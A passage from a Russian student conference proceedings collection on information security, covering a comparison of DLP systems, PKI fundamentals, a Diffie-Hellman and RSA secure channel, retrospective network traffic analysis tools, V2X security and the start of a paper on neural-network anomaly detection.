Рейтинг нарушителей	Да	Да	Да	Да	Да	Да
Досье и карточки сотрудников	Да, автозаполнение	Да	Да, заводится отдельно	Да	Да, карточка	Да
Построение контентных маршрутов	Да	Да,	Да, блок	Да	Нет	Да
Поиск и детектирование конфиденциальной информации						
Сканирование рабочих станций	Да	Да	Да	Да	Да	Да

DLP системы	Гарда Предприятие	Infowatch Traffic monitor Enterprise	Контур информационной безопасности	Falcongaze SecureTower	Zecurion DLP	Solar Dozor
Сканирование общих сетевых хранилищ	Да	Да	Да	Нет	Да	Да
Создание теневых копий найденных конфиденциальных документов	Нет	Да	Да	Нет	Да	Да
Шифрование передачи данных между агентами и сервером	Да	Да	Да	Да	Да	Да
Дополнительные возможности						
Специальный агент	Нет	Android AstraLinux	Нет	Нет	MacOC	Да
Снимки экрана	Да	Да	Да	Да	Да	Да
Видео экрана	Да	Да	Да	Да	Нет	Нет
Просмотр рабочего стола в режиме реального времени	Да, по задаваемым условиям	Нет	Да	Да	Нет	Нет
Запись звука через микрофон ноутбука или подключённую гарнитуру	Да	Да	Да	Да	Да	Нет
Запись фото/видео через веб-камеру	Нет	Да	Да	Да	Нет	Нет
Учет рабочего времени пользователя	Да	Да	Да	Да	Нет	Нет

Проанализировав функциональные возможности и характеристики каждого из сравниваемых технических решений, выделим положительные и отрицательные стороны каждой DLP-системы.

«Гарда предприятие» охватывает максимальное количество каналов связи, имеет высокую скорость поиска и анализа данных, благодаря собственной системе хранения. Гибкая система выбора режимов работы позволяет настроить систему блокировок с минимальным порогом ложных срабатываний. Основными недостатками системы «Гарда предприятие», являются невозможность работы со специализированными платформами, и отсутствие функции создания теневых копий найденных конфиденциальных документов.

Главной отличительной особенностью системы «Infowatch Traffic monitor Enterprise» выступает возможность работы с дополнительными операционными системами типа Android, Linux, AstraLinux. Так же система имеет большое количество технологий распознавания и анализа данных. Имеет поддержку морфологии большого числа языков. Модульность про-

граммного продукта позволяет подобрать решение для выполнения различных задач, но при этом высокая модульность решения может частично препятствовать удобному управлению через единую консоль.

DLP-система «Контур информационной безопасности» имеет наибольшее число технологий, ориентированных на тотальный контроль действий пользователя на рабочем месте, собственную систему распознавания голоса, а так же обладаетфункционалом шифрования данных на USB-устройствах. Система имеет два недостатка: возможность работы лишь на платформе Windows, и децентрализованную систему управления модулями программы.

Система «SecureTower» отличается высокой скоростью внедрения, наличием широких возможностей по блокировкам данных, поддержкой контроля всевозможных мессенджеров. Так же как большинство рассматриваемых систем, «SecureTower» не имеет возможность работы со специализированными операционными системами, а также модульная структура имеет децентрализованное управление.

«ZecurionDLP» имеет единый веб-интерфейс анализа оперативной обстановки и отчетности. Система имеет функцию поведенческой аналитики, а также имеет возможность работы с MacOC. Недостаток системы заключается в том, что в состав комплексного DLP-решения входят отдельные продукты, каждый из которых, имеет свою систему лицензирования, установки и управления. К недостаткам относится и отсутствие контроля IP-телефонии.

Система «Solar Dozor» имеет ряд отличительных особенностей от аналогичных продуктов. Концептуально иной подход к работе с DLP, основанный на контроле оперативной обстановки и инцидент-менеджменте.Широкая поддержка агентом альтернативных системе Windows операционных систем.Из слабых сторон системы можно выделить: отсутствие поддержки некоторых популярных протоколов, небольшое число технологий анализа, недостаточно полный функционал по контролю рабочих мест пользователей.

Таким образом, основными чертами современных DLP-систем являются: модульность программного облесения, направленность на контроль наибольшего количества каналов связи, широкое использование поведенческой аналитики пользователей. Большинство систем имеют возможность работы лишь на распространённой платформе Windows, но имеются решения и для работы со специализированными операционными системами.

Возможные направления развития DLP-систем определяются запросами компаний к разработчикам. На первый план сегодня выходят вопросы повышения производительности DLP-систем, улучшения их интерфейса, расширения технологических возможностей. Стремление сотрудники служб

информационной безопасности максимально автоматизировать ручные операции приводит к усовершенствованию инструментов аналитики, внедрению новых средств, таких как UEBA, а также методов машинного обучения.

Список литературы

1. Утечки данных [Электронный ресурс] – www.tadviser.ru URL: http://www.tadviser.ru/index.php/Статья:Утечки_данных (дата обращения: 01.09.2019).

2. Шабуров А.С., Журилова Е.Е. Об особенностях интеграции DLP-решений в корпоративные информационные системы //Вестник УрФО. Безопасность в информационной сфере. – Челябинск, изд. центр ЮУрГУ, 2017. – № 3(25). – С. 5–11.

УДК 004.056.53

ОРГАНИЗАЦИЯ ИНФРАСТРУКТУРЫ ОТКРЫТЫХ КЛЮЧЕЙ

Бутовский И.В.
Научный руководитель: старший преп. кафедры КБиПА Маткин И.А.
г. Челябинск,Челябинский государственный университет

Аннотация. С каждым годом количество пользователей сети интернет непрерывно растет. Ежесекундно передаются персональные данные этих пользователей, которые необходимо скрыть и защитить от злоумышленников. Для таких целей существует множество различных криптографических решений и протоколов передачи данных. Сохранить целостность, аутентичность, юридическую значимость и невозможность отказа от авторства позволяют удостоверяющие центры (УЦ), которые базируются на концепции Инфраструктуре Открытых Ключей (PKI), в основе которой лежат методы ассиметричной криптографии. В работе представлены основные понятия и принципы работы PKI.

Ключевые слова. Инфраструктура открытых ключей, удостоверяющий центр, сертификат, цифровая подпись, ассиметричная криптография

Инфраструктуры открытых ключей – набор правил, аппаратных средств, программного обеспечения и процедур, необходимых для создания, распространения, использования, хранения и отзыва цифровых сертификатов. В основе инфраструктуры лежит использование ассиметричных криптографических систем. PKI базируется на принципе доверия всеми субъектами инфраструктуры удостоверяющему центру, который подтверждает или опровергает принадлежность открытого ключа владельцу соответствующего закрытого ключа.

Основные понятия PKI. В инфраструктуре открытых ключей лежат четыре основных понятия, такие как субъект, объект, функции и модель.

- субъектами PKI (участники информационного взаимодействия) являются доверенные центры, пользователи и владельцы сертификатов.

- в объекты PKI (Элементы данных, участвующие в процессе информационного обмена) входят сами сертификаты, список отозванных и заявки абонентов.

- функции PKI (Сервисы, предоставляемые конечным пользователям) осуществляют проверку и постановку ЭЦП, сопровождение сертификатов, установку штампа времени.

- модули PKI (структурные элементы PKI технологии) включают в себя центр сертификации, центр регистрации, репозиторий.

Главная задача всей технологии PKI – обеспечение взаимодействия субъектов. Это осуществляется следующим способом: субъект(владелец) запрашивает и получает цифровой сертификат у удостоверяющего центра, подтверждающий соответствие между владельцем и принадлежащим ему открытым ключом, после передает его пользователю. На основании этого пользователь доверяет открытому ключу и данным, находящимся в сертификате владельца

Для понимания описания работы данной технологии ниже приведены развернутые определения понятий, используемых в ее описании.

Удостоверяющий центр (УЦ) — это субъект, служащий для подтверждения того, что открытая часть ключа действительно принадлежит владельцу его приватной части. Подтверждается это с помощью соответствующему сертификату электронной цифровой подписи. УЦ доверяют как пользователь, так и владелец сертификата. На основании этого пользователь может использовать открытый ключ и другие данные, находящиеся в сертификате владельца.

Электронная цифровая подпись (ЭЦП) – дополнение к сертификату, предназначенное для защиты от подделки. ЭЦП создается с помощью криптографического преобразования данных с использованием закрытого ключа владельца, что позволяет проверить целостность информации и принадлежности ее владельцу.

Сертификат – это электронный документ, подтверждающий взаимосвязь между открытым ключом и идентификационными данными его владельца посредством ЭЦП с использованием секретного ключа доверенной третье стороны. Помимо идентификации данных сертификат содержит дополнительную информацию – данный об издателе, срок ликвидации, область применения и т.п. Наиболее распространены сертификаты, придерживающиеся международному стандарту X.509.

В процессе эксплуатации статус сертификата может измениться. Информация о недействительных сертификатах отображается в объекте, называемом списком отозванных сертификатов. Список отозванных сертифика-

тов содержит список всех сертификатов, недействительных на определенный момент времени.

Рисунок 1

Стандарты в области PKI. При развертывании и использовании PKI, стандарты играют существенную роль. При взаимодействии между приложениями, стандартизация позволяет использовать единую PKI. Стандарты можно разбить на четыре группы:

- стандарты серии X, подготовленные Международным Союзом по телекоммуникациям - ITU (International Telecommunications Union), и стандарты Международной организации стандартизации - ISO (International Organization for Standardization), относящиеся к PKI. Они признаны в международном масштабе, содержат описания концепций, моделей и сервиса каталога (X.500) и формализуют процедуру аутентификации (X.509)

- стандарты, разработанные основным центром по выпуску согласованных стандартов в области PKI - рабочей группой организации IETF, известной как группа PKIX (от сокращения PKI for X.509 certificates). Документы PKIX определяют политику применения сертификатов и структуру регламента УЦ, форматы, алгоритмы и идентификаторы сертификата и CAC X.509, схему поддержки PKIX в среде LDAP v2, форматы атрибутных сертификатов и сертификатов ограниченного пользования, описывают протоколы статуса сертификатов, запроса на сертификацию, проставления метки времени, эксплуатационные протоколы PKI.

- стандарты криптографии с открытыми ключами PKCS (Public Key Cryptography Standards), разработанные компанией RSA Security Inc. совместно с неофициальным консорциумом, в состав которого входили компании Apple, Microsoft, DEC, Lotus, Sun и MIT.

- стандарты LDAP, S/MIME, S/HTTP, TLS, IPsec, DNS и SET.

Стандарт X.509. В качестве примера рассмотрим стандарт X.509

Рисунок 2

Архитектура PKI. Архитектура PKI описывает структуру отношений доверия между удостоверяющими центрами и другими субъектами инфраструктуры. По

архитектуре PKI делятся на разные типы в зависимости от следующих характеристик:

• количества доверяющих друг другу УЦ;

• устройства взаимоотношений между УЦ;

• метода дополнения инфраструктуры новым удостоверяющим центром;

• пути проверки сертификации;

• серьезности последствий компрометации УЦ;

На основе этих характеристик обычно описывают простую, сетевую, иерархическую и гибридную архитектуру PKI.

Заключение. Количество конфиденциальной информации, передаваемой в сети интернет, растет с каждым годом. В данной работе были рассмотрены теоретические основы, принципы работы и архитектуры PKI, которая помогает защитить данные от несанкционированного доступа.

Список литературы

1. Скакунов Александр Владимирович - Топологическое проектирование и адаптивная балансировка нагрузки в сети с удостоверяющими центрами [Текст]: дис. ... кандидата технических наук: 05.13.01 – Волгоград, 2007 – 131с.

2. Коротаев, Никита Васильевич - Методы сравнительного анализа программных средств реализации инфраструктуры открытых ключей в экономических информационных системах [Текст]: дис. ... кандидата экономических наук: 08.00.13 – Ростов-на-Дону – 2009

3. Полянская О.Ю. Инфраструктуры открытых ключей [Текст] / О. Ю. Полянская - М.: Интернет-университет информационных технологий - ИНТУИТ.ру, 2007

4. Кириллова С.В. Теоретико-числовые методы в криптографии. Криптографическая система RSA: учебно-методическое пособие [Текст] / С. В. Кириллова. – Красноярск: Сиб. федер. ун-т, 2012. – 32 с.

УДК 004.056.53

РЕАЛИЗАЦИЯ ЗАЩИЩЁННОГО КАНАЛА СВЯЗИ С ИСПОЛЬЗОВАНИЕМ СИММЕТРИЧНОЙ И АСИММЕТРИЧНОЙ КРИПТОГРАФИИ

М.О. Ефимов
Научный руководитель: ст. препод. И.А. Маткин
г. Челябинск, Челябинский государственный университет

Аннотация. При обмене информацией посредством каналов связи одним из важнейших требований является защищенность передаваемой информации от несанкционированного обращения к ней. Но стандартные программные средства предоставляют только возможность передачи информации, но не обеспечивают надежность доставки данных и конфиденциальность передаваемой информации. Для обеспечения этих требований необходимы реализация и использования специальных протоколов передачи информации.

В данной работе рассматриваются несколько подходов реализации криптографии для канала связи, обеспечивающей конфиденциальность передаваемой информации.

Ключевые слова.Информация, безопасность, криптография, канал связи, алгоритм Диффи-Хеллмана, RSA.

Для обеспечения конфиденциальности информации передаваемой по каналам связи используются различные криптографические системы, позволяющий шифровать и дешифровать информацию с использованием ключей. Эти системы могут предлагать различные методы для шифрования данных, но самой главной частью является ключ шифрования. Способ распространение ключа шифрования является важной задачей при создании криптографически защищенного канала связи.

Симметричная криптографическая система подразумевает процесс шифрования и дешифрования с использованием одного ключа. Такая система предоставляет некоторую безопасность информации, но при этом она сильно уязвима, так как, при получении ключа, третья сторона получит возможность дешифрования сообщения.

Есть различные способы позволяющие решить проблему возможности утечки ключа шифрования. Одним из вариантов является алгоритм Диффи-Хеллмана, позволяющий получить общий закрытый ключ, используя незащищенный канал связи и заранее известные открытые значения. Разделение секретного ключа происходит с помощью выполнения нескольких операций возведения чисел в степень по модулю. При выборе достаточно больших параметров задача вычисления итогового ключа по передаваемым значениям является неразрешимой за разумное время. Данный алгоритм предотвращает возможность утечки секретного ключа, но при этом уязвим к атаке man-in-the-middle, так как третья сторона может инициализировать соединение с жертвами и сгенерировать ключи для общения с ними.

Разрешить эту проблему позволяет асимметричная криптография, в которой для шифрования и дешифрования используются два различных ключа. При этом ключ используемый для шифрования зачастую является открытым, а для дешифрования закрытым. Одним из алгоритмов, использующих эту концепцию является алгоритм RSA. Этот алгоритм позволяет двум сторонам получить общий сессионный секретный ключ, с помощью известного открытого ключа, предотвращая возможность третьей стороне выступать в роли посредника. Используемые в этом алгоритме открытый и закрытый ключ создаются таким образом, что вычисление закрытого ключа по открытому невозможно за разумное время, при этом сообщение зашифрованное с помощью открытого ключа, можно дешифровать с помощью закрытого ключа. Используя этот алгоритм две стороны могут создать общий сессионный ключ таким образом: одна из сторон передает второй открытый ключ алгоритма RSA, а вторая генерирует секретный ключ, шифрует его и передает первой. Третья сторона не сможет получить секретный ключ, так как не будет обладать закрытым ключом алгоритма.

Список литературы

1. OpenSSL [Электронный ресурс]: Мануалы по использованию. URL: https://www.openssl.org/docs/manpages.html (дата обращения 03.06.2019)

2. OpenSSL wiki [Электронный ресур]: URL: https://wiki.openssl.org/ (дата обращения 03.06.2019)

3. Бабаш, А. В. Криптографические методы защиты информации: учебник для вузов / А. В. Бабаш, Е. К. Баранова. - Москва : КноРус, 2016. - 189 с. : ISBN 978-5-406-04766-8

УДК 004.056

РЕТРОСПЕКТИВНЫЙ АНАЛИЗ СЕТЕВОГО ТРАФИКА ЛОКАЛЬНОЙ ВЫЧИСЛИТЕЛЬНОЙ СЕТИ

М.С. Пырьев
Научный руководитель: канд. техн. наук А.С Коллеров
г.Екатеринбург, Уральский федеральный университет им. первого Президента России Б.Н. Ельцина

Аннотация. В статье рассмотреныпроблема обнаружения распределенной по времени сетевой атаки,а также системы анализа сетевого трафика, используемые для решения существующей проблемы, и их ограниченность.
Ключевые слова. Визуализация, инцидент информационной безопасности, ретроспектива.

Защищенная сеть может быть атакована, так как существуют неучтенные уязвимости, которые выявляются путем тщательного исследования. В связи с этим, крайне необходимо отслеживать и контролировать процессы, протекающие внутри компании или предприятия.

Также, по статистике процентное содержание целевых атак с каждым годом возрастает, что свидетельствует о подготовленности злоумышленников.

Так, доля атакованных средств вычислительной техники автоматизированной системы управления (АСУ) в первом полугодии 2018 в мире выросла на 3,5 п.п. и составила 41,2%. За год этот показатель увеличился на 4,6 п.п.

Рост процента атакованных компьютеров АСУ связан, в основном, с общим повышением вредоносной активности.[1]

Немаловажно учесть тот момент, что инцидентов не избежать, однако можно снизить их количество. Данным вопросом занимается сетевая форензика.

Назначение сетевой форензики:

- детальное исследование сетевой инфраструктуры, работы различных программ, в том числе вирусной активности;
- мониторинг сетевых инцидентов, оставляемых следов, инструментов совершения мошеннических действий;
- сбор доказательств для ведения расследования в компьютерной криминалистике;
- отслеживание источников сетевых атак и т.д.

Принцип действия систем сетевой форензики строится на сборе и анализе больших объемов неструктурированных данных.

С помощью технологии сетевой форензики у ИТ-специалистов и офицеров информационной безопасности появляется возможность наглядно рассмотреть всю сетевую инфраструктуру компании вне зависимости от ее

размера, отобразить действия всех пользователей, обнаружить подозрительную аномальную активность в сети, включая кибератаки различной мощности, и при получении оповещения оперативно осуществить реакцию, например, ликвидировать последствие атаки. При этом благодаря воспроизведению записи трафика и ретроспективному анализу детально расследовать сетевые инциденты, устранять уязвимости инфраструктуры можно еще до появления разрушительных и критических последствий, а также собрать исчерпывающую доказательную базу для защиты интересов компании от внутренних и внешних угроз. [2]

Криминалистический процесс, который проводят специалисты и эксперты, принято [3] делить на четыре этапа:

1) сбор;

2) исследование;

3) анализ;

4) представление.

Первый, третий и четвертый этапы в большинстве случаев имеют четкие инструкции по их проведению, в тоже время, второй этап, включающий механизм считывания информации с носителей иособенно вычленения из нее той, которая относится к делу, наименее формализован и вызывает трудности при проведении экспертного исследования собранной информации.

Рассмотрим подробнее второй этап представленного процесса.

Для автоматизации процессов исследования применяют системы анализа сетевого трафика.

Системы анализа трафика можно классифицировать по типу работы на:

- системы, работающие в режиме реального времени;
- ретроспективные системы.

К первым относятся системы обнаружения вторжений, контроля утечек информации, то есть для постоянного мониторинга защищенности сети.

Ретроспективный анализ заключается в процессе записи трафика и последующего его анализа на предмет источника инцидента ИБ, если такой имеется. Кроме того, данный анализ может привести к выявлению планируемой атаки, так как по данным Positive Technologies [4] среднее время присутствия злоумышленника в инфраструктуре атакованной организации – 197 дней.

Исходя из повышения развития сетевых инфраструктур в жизни общества, а также нестандартности мышления злоумышленников ретроспективный анализ наиболее актуален для исследований и внедрения в системы обеспечения ИБ объектов защиты, так как позволяет проводить обзор всей хронологии событий, выявлять истинную причину возникновения инцидентов, а также выявлять в ходе аудита аномалии в трафике, которые могут являться первопричиной последующих сетевых атак.

Рассмотрим процесс ретроспективного анализа полноценно.

Первоначально, происходит накопление трафика с помощью зеркалирования на интерфейс хранилища. Возможные проблемы на данном этапе:

- недостаточное место для хранения;
- низкая пропускная способность/

Первый пункт решается установкой необходимой системы хранения данных. Для решения вопроса ретроспективного анализа необходимо хранилище объемом не менее 100 Тб [6].

Второй пункт решается определением пиковой скорости потока данных, установкой канала, превышающего пиковую скорость не менее, чем в два раза, так как трафик будет поступать как входящий, так и исходящий.

Следующим шагом является анализ накопленных данных. Данный этап является ключевым, в рассматриваемой теме. Реализация второго этапа требует обеспечение возможностиработы с большим набором неструктурированной информации.

Проведем сравнительную характеристику существующих систем данного класса.

Рассмотрим пять наиболее популярных решений:

- Tcpdump;
- NetFlowTrafficAnalyzer [5];
- ГАРДА Монитор [6];
- ntopng[7];
- PT NetworkAttackDiscovery[4];

Сравнение систем анализа сетевого трафика проводилось по следующим критериям:

1. Открытый исходный код.
2. Возможность некоммерческого использования.
3. Удобство использования для аудитора.
4. Наличие API.

Результаты сравнения представлены в таблице.

Таблица 1

Сравнительная характеристика систем анализа сетевого трафика

Название\Критерий	1	2	3	4
TCPdump	+	+	-	-
SolarwindsNTA	-	-	+	-
ГАРДА Монитор	-	-	+	-
ntopng	+	+	-	+
PT Network Attack Discovery	-	-	+	+

Исходя из полученных результатов, можно заметить, что большинство систем являются закрытыми для изменений решениями, которые сложно адаптировать для выявлений новых угроз безопасности. В тоже время, решение ntopng является наиболее подходящим для создания универсальной системы ретроспективного анализа.

Открытый исходный код, наличие API, простой и понятной к нему документации – ключевые факторы, которые поспособствовали выбору данного решения. Однако, при детальном разборе данной системы, эмпирическим путем было выявлено, что специализация штатных возможностей ntopngявно направлена на исследование нагрузки сети.Помимо того, отсутствует механизм корреляции событий в сетевом потоке.

Финальный этап ретроспективного анализа – отчётность в виде графиков и индикаторов, позволяющих дать оценку ситуации.

Представление на интерфейсе ntopng информативно и позволяет ретроспективно анализировать обстановку. Однако не позволяет выявлять подозрительные действия, компьютерные атаки, деятельность вирусов, бот-нет и т.д.

Немаловажен и тот факт, что на данный момент отсутствует методика выявления из визуализации сетевой информации подозрительную, вредоносную или потенциально вредоносную активность.

Таким образом, все рассмотренные системы позволяют анализировать большой объем трафика на высокой скорости, но необходимо обеспечивать визуализацию и осуществлять корреляцию полученных данных,а также выделить из полученных данных подозрительную активность. К тому же, решение должно быть гибкое и независимое. Ближе всего к решению поставленной задачи оказался продукт ntopng, благодаря его модульной структуре. Создание дополнительного модуля позволит представит удобную для аудитора визуализацию процессов, протекающих в информационном потоке, что поспособствует автоматизации процесса исследования и снизит временные затраты на проведение анализа ситуации в компании или предприятии. В приложении к данному модулю необходимо описать методику выявления компьютерных инцидентов посредством оценки визуализированной сетевой информации.

Список литературы

1. Ландшафт угроз для систем промышленной автоматизации: первое полугодие 2018 // Официальный сайт компании «Лаборатория Касперского» — URL https://ics-cert.kaspersky.ru/reports/2018/09/06/threat-landscape-for-industrial-automation-systems-h1-2018/#_Toc523499579 (дата обращения: 09.10.2019)

2. Шкарин А. Сетевая форензика – расследование инцидентов в сети предприятия // Журнал "Information Security/ Информационная безопас-

ность" #4, — 2016. — С. 50-51 — URL http://lib.itsec.ru/articles2/in-ch-sec/setevaya-forenzika-rassledovanie-intsidentov-v-seti-predpriyatiya (дата обращения: 09.10.2019)

3. Федотов Н.Н. Форензика — компьютерная криминалистика — М.: Юридический Мир, 2007. — С. 34-35

4. PT NetworkAttackDiscovery Поиск следов компрометации в сетевом трафике // Официальный сайт компании «PositiveTechnologies» — URL https://www.ptsecurity.com/ru-ru/products/network-attack-discovery/ (дата обращения: 09.10.2019)

5. Описание характеристик анализатора трафика NetFlow // Официальный сайт компании «SolarWinds» — URL https://www.solarwinds.com/netflow-traffic-analyzer (дата обращения: 09.10.2019)

6. Описание характеристик Гарда Монитор // Официальный сайт компании «Гарда Технологии» — URL https://www.gardatech.ru/produkty/monitor/ (дата обращения: 09.10.2019)

7. Описание характеристик ntopng // Официальный сайт компании «ntop» — URL https://www.ntop.org/products/traffic-analysis/ntop/ (дата обращения: 09.10.2019)

УДК 004.056

ОСОБЕННОСТИ РЕАЛИЗАЦИИ КОММУНИКАЦИЙ СТАНДАРТА V2X В ЗАЩИЩЁННОМ ИСПОЛНЕНИИ

И.А. Шевяков
Научный руководитель: канд. техн. наук, доц. А.Н. Соколов
г. Челябинск, Южно-Уральский государственный университет

Аннотация. В работе рассматриваются основные аспекты кибербезопасности межавтомобильных и автомобильно-инфраструктурных коммуникаций стандартов V2V и V2I. Описываются особенности стандарта, назначение его основных ответвлений. Рассматриваются основные методы обеспечения безопасности сетей V2V, в частности метод систем открытых ключей PKI. Отмечено, что для обеспечения приемлемого уровня безопасности необходимо более углубленное изучение взаимодействия устройств автомобиля с другими внешними устройствами в рамках интернета вещей и дальнейшего развития криптографических методов для систем V2V и V2I.

Ключевые слова. Подключенный автомобиль, кибербезопасность, безопасность V2V, безопасность V2I, интернет вещей.

Системы связи стандарта V2V и V2I являются перспективными для увеличения пропускной способности дорог, предотвращения аварий, предо-

ставления веб- или развлекательных услуг [1]. Они являются частными случаями общей концепции коммуникаций V2X, которые рассматривают транспортное средство (ТС) как часть глобальной информационной инфраструктуры и описывают взаимодействие ТС с другими информационными объектами. V2V относится к связи между транспортными средствами, а V2I относится к связи между транспортными средствами и другими объектами связи, расположенными в пределах фиксированной инфраструктуры. Поскольку многие из них передают конфиденциальные данные, такие как идентификация, местоположение и скорость транспортного средства, высокий уровень безопасности и защиты конфиденциальности является необходимым условием для широкого распространения этих систем связи [2]. Поэтому безопасность в коммуникациях V2V и V2I является областью, привлекающей значительное внимание в последние несколько лет.

В отличие от других типов технологий безопасности, технологии, применяемые в V2V являются совместными - это означает, что взаимодействующие транспортные средства должны отправлять, получать и анализировать данные в режиме реального времени. Этот совместный обмен данными о потенциальных угрозах и опасностях формирует основу для предупреждения водителей, поддержку их решений и действий по предотвращению возможных инцидентов. Это новая парадигма, которая отличается от автономной системы автомобиля на основе датчиков. Однако совместная система может работать только тогда, когда участники системы могут доверять предупреждениям, генерируемым устройствами V2V, работающими с сообщениями от других устройств V2V.

Таким образом, основой составляющей системы безопасности V2V является «доверие» - требование, чтобы тысячи сообщений были аутентифицированы в режиме реального времени как поступающие из доверенного источника, если этот источник известен. Это требование также является критически важным элементом в обеспечении функциональной совместимости: транспортные средства различных марок / моделей / годов будут иметь возможность обмениваться надежными данными без предварительного заключения соглашений или серьёзных изменений фактических конструкций транспортных средств [3].

Кроме того, система должна быть защищена от внутренних и внешних угроз или атак. Три основных элемента системы V2V требуют обеспечения повышенных мер безопасности:

1. Связь (среда передачи, сообщения, данные);
2. Приборы;
3. Структура (организационная, операционная и физическая).

При рассмотрении вопроса о том, какой вариант наиболее эффективно обеспечит надежный обмен сообщениями и безопасную связь для критически важных элементов, группа разработчиков DOT и V2V [3] сравнила три варианта:

- системы симметричного шифрования;
- системы групповой подписи;
- асимметричную инфраструктуру системы открытых ключей.

При оценке этих альтернатив исследовательская группа V2V искала вариант, который:

• не требовал установления личности участвующих сторон и, соответственно, обеспечивал сохранение конфиденциальности;

• был достаточно быстрым, чтобы соответствовать ограничениям полосы пропускания и ограничениям скорости работы бортового оборудования V2V;

• обеспечивал бы передачу в эфир такого количества байтов, которое необходимо для обеспечения безопасности, и которое соответствовало бы ограничениям полосы пропускания;

• имел высокую степень безотказности.

Этим требованиям в наибольшей степени соответствуют так называемые системы открытых ключей (PKI)

Система PKI создает и управляет цифровыми сертификатами, которые сопоставляют открытые ключи с сущностями или разрешениями, надежно хранит эти сертификаты в центральном хранилище; распространяет их среди пользователей по мере необходимости (или по запросу); и отзывает их в случае неправильного использования, сбоев системы или устройств, или злонамеренного поведения. Открытый ключ в сертификате объекта может использоваться для аутентификации объекта, непосредственного шифрования данных для объекта или установления общего симметричного ключа, что может быть использовано для защиты больших объемов данных.

Рисунок 1 - Инфраструктура PKI для коммуникаций V2X

Система групповых подписей позволяет одному открытому ключу проверять подписи, созданные множеством уникальных закрытых ключей всех членов группы. Ключи выдаются центральным органом, который может выявлять злоупотребления и отзывать учетные данные. Только члены группы имеют действительную подпись, и член группы может анонимно подписывать сообщение от имени группы. Подписывающее лицо является анонимным, за исключением того, что подписывающее лицо может быть идентифицировано с помощью секретного ключа руководителя группы; таким образом, анонимность может быть нарушена менеджером группы.

Все базовые системы PKI состоят из следующих элементов и функций [4]:

• Центр сертификации (ЦС) - объект, который действует как «доверенная третья сторона», чтобы обеспечить действие для «проверки подлинности» объектов в сети. Обычно это происходит путем подписания и распространения цифровых сертификатов. ЦС также обычно отзывает сертификаты и публикует список отзыва сертификатов, чтобы действительные пользователи знали, что они должны игнорировать сертификаты пользователей, которые были отозваны. ЦС считается корнем доверия к PKI.

• Орган регистрации - организация, которая сертифицирована для регистрации пользователей и выдачи сертификатов. Эта функция выполняется ЦС в самых простых системах PKI.

• Корневой центр сертификации - самый высокий доверенный объект в системе безопасности PKI, имеет самоподписанный выданный сертификат. Сертификат, выданный ЦС самому себе, называется доверенным корневым сертификатом, поскольку он предназначен для установления точки предельного доверия для иерархии ЦС. После того как доверенный корневой сертификат установлен, его можно использовать для авторизации подчиненных ЦС на выдачу сертификатов от его имени.

• Цифровые сертификаты - электронные «документы», в которых используется цифровая подпись для связывания открытого ключа с идентификационной информацией. Цифровые сертификаты проверяются с использованием цепочки доверия. Точка максимального доверия для цифрового сертификата определяется корневым центром сертификации. Многие программные приложения предполагают, что эти корневые сертификаты заслуживают доверия от имени пользователя. Например, веб-браузер использует их для проверки идентичности в безопасных соединениях SSL и TLS.

• Безопасное аппаратное и программное обеспечение - аппаратное и программное обеспечение для поддержки обработки запросов на сертификаты, сохранения выданных сертификатов до их распространения или сохранения отозванных сертификатов. Может генерировать сертификаты и

проверять полученные сертификаты. Также используется в резервных системах.

• Канал связи - обеспечивает среду для передачи и приема запросов, распространения сертификатов, сбора отчетов, отзыва сертификатов.

На сегодняшний день не существует другой системы обеспечения безопасности сетей V2V и V2I, которая была бы также широко распространённой. Большинство других систем предусматривают обмен данными между сторонами, которые либо известны друг другу как надежные источники, либо являются идентифицируемыми. Кроме того, большинство других критически важных для безопасности систем используют сети с высокой степенью защиты и не могут использовать ни существующие системы связи, ни Интернет, чтобы обеспечить доступ таким образом, чтобы не создавать дополнительных уязвимостей и рисков.

Список литературы

1. H. Zhu, R. Lu, X. Shen, and X. Lin. Security in service-oriented vehicular networks. IEEE Wireless Communication Magazine, 16(4):16–22, 2009

2. M. Raya, P. Papadimitratos, and J.-P. Hubaux. Securing vehicular communications. IEEE Wireless Communications Magazine, 13(5):8–15, 2006. Special issue on Inter-Vehicular Communications.

3. Harding, J., Powell, G., R., Yoon, R., Fikentscher, J., Doyle, C., Sade, D., Lukuc, M., Simons, J., & Wang, J. (2014, August). Vehicle-to-vehicle communications: Readiness of V2V technology for application. (Report No. DOT HS 812 014). Washington, DC: National Highway Traffic Safety Administration.

4. https://www.gemalto.com/automotive/use-cases/v2x

УДК 004.896

МОДЕЛЬ ПРЕДИКТОРА С МНОГОКАНАЛЬНЫМ ВХОДОМ НА ОСНОВЕ НЕЙРОННОЙ СЕТИ ДЛЯ ИССЛЕДОВАНИЯ АНОМАЛИЙ ТЕХНОЛОГИЧЕСКОГО ПРОЦЕССА

А.Л. Колпаков
Научный руководитель: канд. техн. наук, доц. А.Н. Соколов
г. Челябинск, Южно-Уральский государственный университет

Аннотация. Разработана модель предиктора с многоканальным входом на основе нейронной сети для исследования аномалий технологического процесса, представленных набором данных Secure Water Treatment. Рассмотрено два варианта предиктора – с наличием связи между сопредикторами и без них. При решении задачи прогнозирования состояний технологического процесса

показано, что в модели без связей между сопредикторами точность прогноза выше, чем в модели при наличии связей между сопредикторами.

Ключевые слова. Обнаружение аномалий, нейронная сеть, предиктор, система обнаружения вторжений.

С ростом объёмов общественной, корпоративной и промышленной инфраструктуры (транспортные системы, системы электроснабжения, системы водоснабжения, технологические процессы промышленных производств и т.п.) появились и новые угрозы. Такие системы в процессе их автоматизации могут подключаться к Интернету для мониторинга и удаленного управления, что открывает новые возможности для сетевых атак злоумышленников [1]. Эти атаки могут быть обнаружены при помощи систем обнаружения вторжений, которые реализуются с использованием не только традиционных методов обнаружения сигнатур, но и интеллектуальных методов обнаружения аномалий (кибераномалий, злоупотреблений). В средствах обнаружения сигнатур сетевой трафик сравнивается с базой данных сигнатур известных атак, в то время как в средствах обнаружения аномалий разрабатывается шаблон «нормальной» сетевой активности и любое отклонение от этого шаблона распознается как аномалия.

Предлагается следующая модель обнаружения атак, реализуемая с помощью предиктора на основе нейронной сети для обнаружения аномалий технологического процесса. Технологический процесс, защиту которого требуется обеспечить, представляется в виде некоего «черного ящика». Для обнаружения отклонений в реализуемом процессе может использоваться только информация, полученная с какого-либо датчика (рис. 1).

